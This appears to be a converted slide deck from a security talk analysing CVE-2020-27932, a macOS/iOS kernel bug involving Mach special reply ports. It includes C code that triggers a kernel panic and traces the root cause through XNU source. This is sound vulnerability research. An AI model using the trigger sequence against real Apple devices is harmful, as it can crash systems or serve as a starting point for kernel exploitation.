    ip_immovable_receive:1,           /* the receive right can't be moved */  
    ip_no_grant:1,                   /* Port wont accept commands */  
    ip_immovable_send:1,              /* No send(once) rights */  
    ip_tg_block_tracking:1,           /* Track blocking related to threads */  
    ip_impcount:17;                  /* number of importance contexts */
```



Pierre H. 🔥🌸  
@pedantcoder

Replies to [@pedantcoder](#) and [@WangTielei](#)

And for the curious, all of that code implements the synchronous IPC priority inversion avoidance mechanisms through Mach and GCD/libdispatch (so yeah it's "sophisticated")

11:31 AM · Apr 10, 2021 · Tweetbot for Mac

**CVE-2020-27932**  
*is caused by special reply ports*

# Special reply port

- Normally, when a thread traps into the kernel to receive mach messages, its priority will be decreased
- Assume a higher priority thread sends a mach message to a service, and would receive a reply latter. When receiving the reply, the thread doesn't want to lose its priority, because highly likely the reply is already on the queue.
- This is how the “special reply port” comes. Receiving messages from a special reply port should not decrease the thread priority.

# How to use special reply ports?

```
special_reply_port = thread_get_special_reply_port();

/* Perform a Sync bootstrap checkin */
send(send_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN, MACH_MSG_TYPE_COPY_SEND);

/* Receive the service port */
service_port = receive(special_reply_port, send_port);
```

Sample Code from XNU source code

# A customized send

- Send a mach port *msg\_port* via a complex mach message to *send\_port* with reply port *reply\_port*
- A few things to note
  - *msg\_port* is sent with MACH\_MSG\_TYPE\_MOVE\_RECEIVE
  - mach\_msg uses the option MACH\_SEND\_SYNC\_OVERRIDE

```
static void
send(
    mach_port_t send_port,
    mach_port_t reply_port,
    mach_port_t msg_port,
    mach_msg_option_t options,
    int send_disposition)
{
    kern_return_t ret = 0;

    struct {
        mach_msg_header_t header;
        mach_msg_body_t body;
        mach_msg_port_descriptor_t port_descriptor;
    } send_msg = {
        .header = {
            .msgh_remote_port = send_port,
            .msgh_local_port = reply_port,
            .msgh_bits = MACH_MSGH_BITS_SET(send_disposition,
                reply_port ? MACH_MSG_TYPE_MAKE_SEND_ONCE : 0,
                MACH_MSG_TYPE_MOVE_SEND,
                MACH_MSGH_BITS_COMPLEX),
            .msgh_id = 0x100,
            .msgh_size = sizeof(send_msg),
        },
        .body = {
            .msgh_descriptor_count = 1,
        },
        .port_descriptor = {
            .name = msg_port,
            .disposition = MACH_MSG_TYPE_MOVE_RECEIVE,
            .type = MACH_MSG_PORT_DESCRIPTOR,
        },
    };
    if (msg_port == MACH_PORT_NULL) {
        send_msg.body.msgh_descriptor_count = 0;
    }

    ret = mach_msg(&(send_msg.header),
        MACH_SEND_MSG |
        MACH_SEND_TIMEOUT |
        MACH_SEND_OVERRIDE |
        ((reply_port ? MACH_SEND_SYNC_OVERRIDE : 0) | options),
        send_msg.header.msgh_size,
        0,
        MACH_PORT_NULL,
        10000,
        0);
}

if (ret != KERN_SUCCESS) {
    printf("mach_msg_send failed with error %d\n", ret);
}
```

# We found a new panic while analyzing CVE-2020-27932

send a null port to  
dst\_port, use  
special\_reply\_port  
as reply port



receive from  
dst\_port




```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



send special\_reply\_port  
to itself, use itself as  
reply port



dst\_port became inactive!

"Using inactive port 0xffffffff86956be3f0"

# Root cause analysis

```
send(dst_port,          //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);
```

mach\_msg\_overwrite\_trap

↳ ipc\_kmsg\_copyin

  ↳ ipc\_kmsg\_copyin\_header

    ↳ ipc\_kmsg\_set\_qos

      ↳ ipc\_port\_link\_special\_reply\_port

ipc\_port\_link\_special\_reply\_port

```
/* take a reference on dest_port */
ip_reference(dest_port);
special_reply_port->ip_sync_inheritor_port = dest_port;
special_reply_port->ip_sync_link_state = PORT_SYNC_LINK_PORT;
```

# Root cause analysis

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

## ipc\_port\_link\_special\_reply\_port

```
/* take a reference on dest_port */
ip_reference(dest_port);
special_reply_port->ip_sync_inheritor_port = dest_port;
special_reply_port->ip_sync_link_state = PORT_SYNC_LINK_PORT;
```

## special\_reply\_port

| io_references             | io_bits |
|---------------------------|---------|
| ...                       |         |
| kdata.sync_inheritor_port |         |
| ...                       |         |

## dst\_port

| io_references | io_bits |
|---------------|---------|
| ...           |         |
|               |         |

# Root cause analysis

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

The second send is very complicated, but there are three key steps

# Root cause analysis

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

1. *msg\_port* is sent with **MACH\_MSG\_TYPE\_MOVE\_RECEIVE**

mach\_msg\_overwrite\_trap

↳ ipc\_kmsg\_copyin

↳ ipc\_kmsg\_copyin\_body

↳ ipc\_kmsg\_copyin\_port\_descriptor

↳ ipc\_object\_copyin

↳ ipc\_right\_copyin

```
    ...
if (port->ip_tempowner == 0) {
    assert(IIT_NULL == port->ip_imp_task);

    /* ports in limbo have to be tempowner */
    port->ip_tempowner = 1;
    *assertcntp = port->ip_impcount;
}
```

special\_reply\_port's ip\_tempowner is set 1

# Root cause analysis

2. sending a port to itself will trigger a circularity check

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

```
mach_msg_overwrite_trap
  ↳ ipc_kmsg_copyin
    ↳ ipc_kmsg_copyin_body
      ↳ ipc_kmsg_copyin_port_descriptor
        ↳ ipc_port_check_circularity
```

```
if ((result_disp == MACH_MSG_TYPE_PORT_RECEIVE) &&
    ipc_port_check_circularity(ip_object_to_port(object),
                                ip_object_to_port(dest))) {
    kmsg->ikm_header->msgh_bits |= MACH_MSGH_BITS_CIRCULAR;
}
```

the kmsg is set with MACH\_MSGH\_BITS\_CIRCULAR

# Root cause analysis

2. sending a port to itself will trigger a circularity check

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

the kmsg gets destroyed due to the circularity check

mach\_msg\_overwrite\_trap

↳ ipc\_kmmsg\_send

↳ ipc\_kmmsg\_destroy

```
/* don't allow the creation of a circular loop */
if (kmsg->ikm_header->msgh_bits & MACH_MSGH_BITS_CIRCULAR) {
    ipc_kmmsg_destroy(kmmsg);
    KDBG(MACHDBG_CODE(DBG_MACH_IPC, MACH_IPC_KMSG_INFO) | DBG_FUNC_END, MACH_MSGH_BITS_CIRCULAR);
    return MACH_MSG_SUCCESS;
}
```


# Root cause analysis

3. destroying the kmsg leads to msg\_port destruction

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);


mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



# ipc\_port\_destroy

- How to destroy the special\_reply\_port? There is a simplified version!


```
void  
ipc_port_destroy(ipc_port_t port)  
{  
    ...  
    if (port->ip_tempowner != 0) {  
        assert(top);  
        release_imp_task = port->ip_imp_task;  
    }  
    ...  
    if (release_imp_task != IIT_NULL) {  
        ...  
        ipc_importance_task_release(release_imp_task);  
    }  
}
```



# What happened?

- How to destroy the special\_reply\_port? There is a simplified version!

```
void  
ipc_port_destroy(ipc_port_t port)  
{  
    ...  
    if (port->ip_tempowner != 0) {  
        assert(top);  
        release_imp_task = port->ip_imp_task;  
    }  
    ...  
    if (release_imp_task != IIT_NULL) {  
        ...  
        ipc_importance_task_release(release_imp_task);  
    }  
}
```



**ipc\_importance\_task\_release(dst\_port)!**

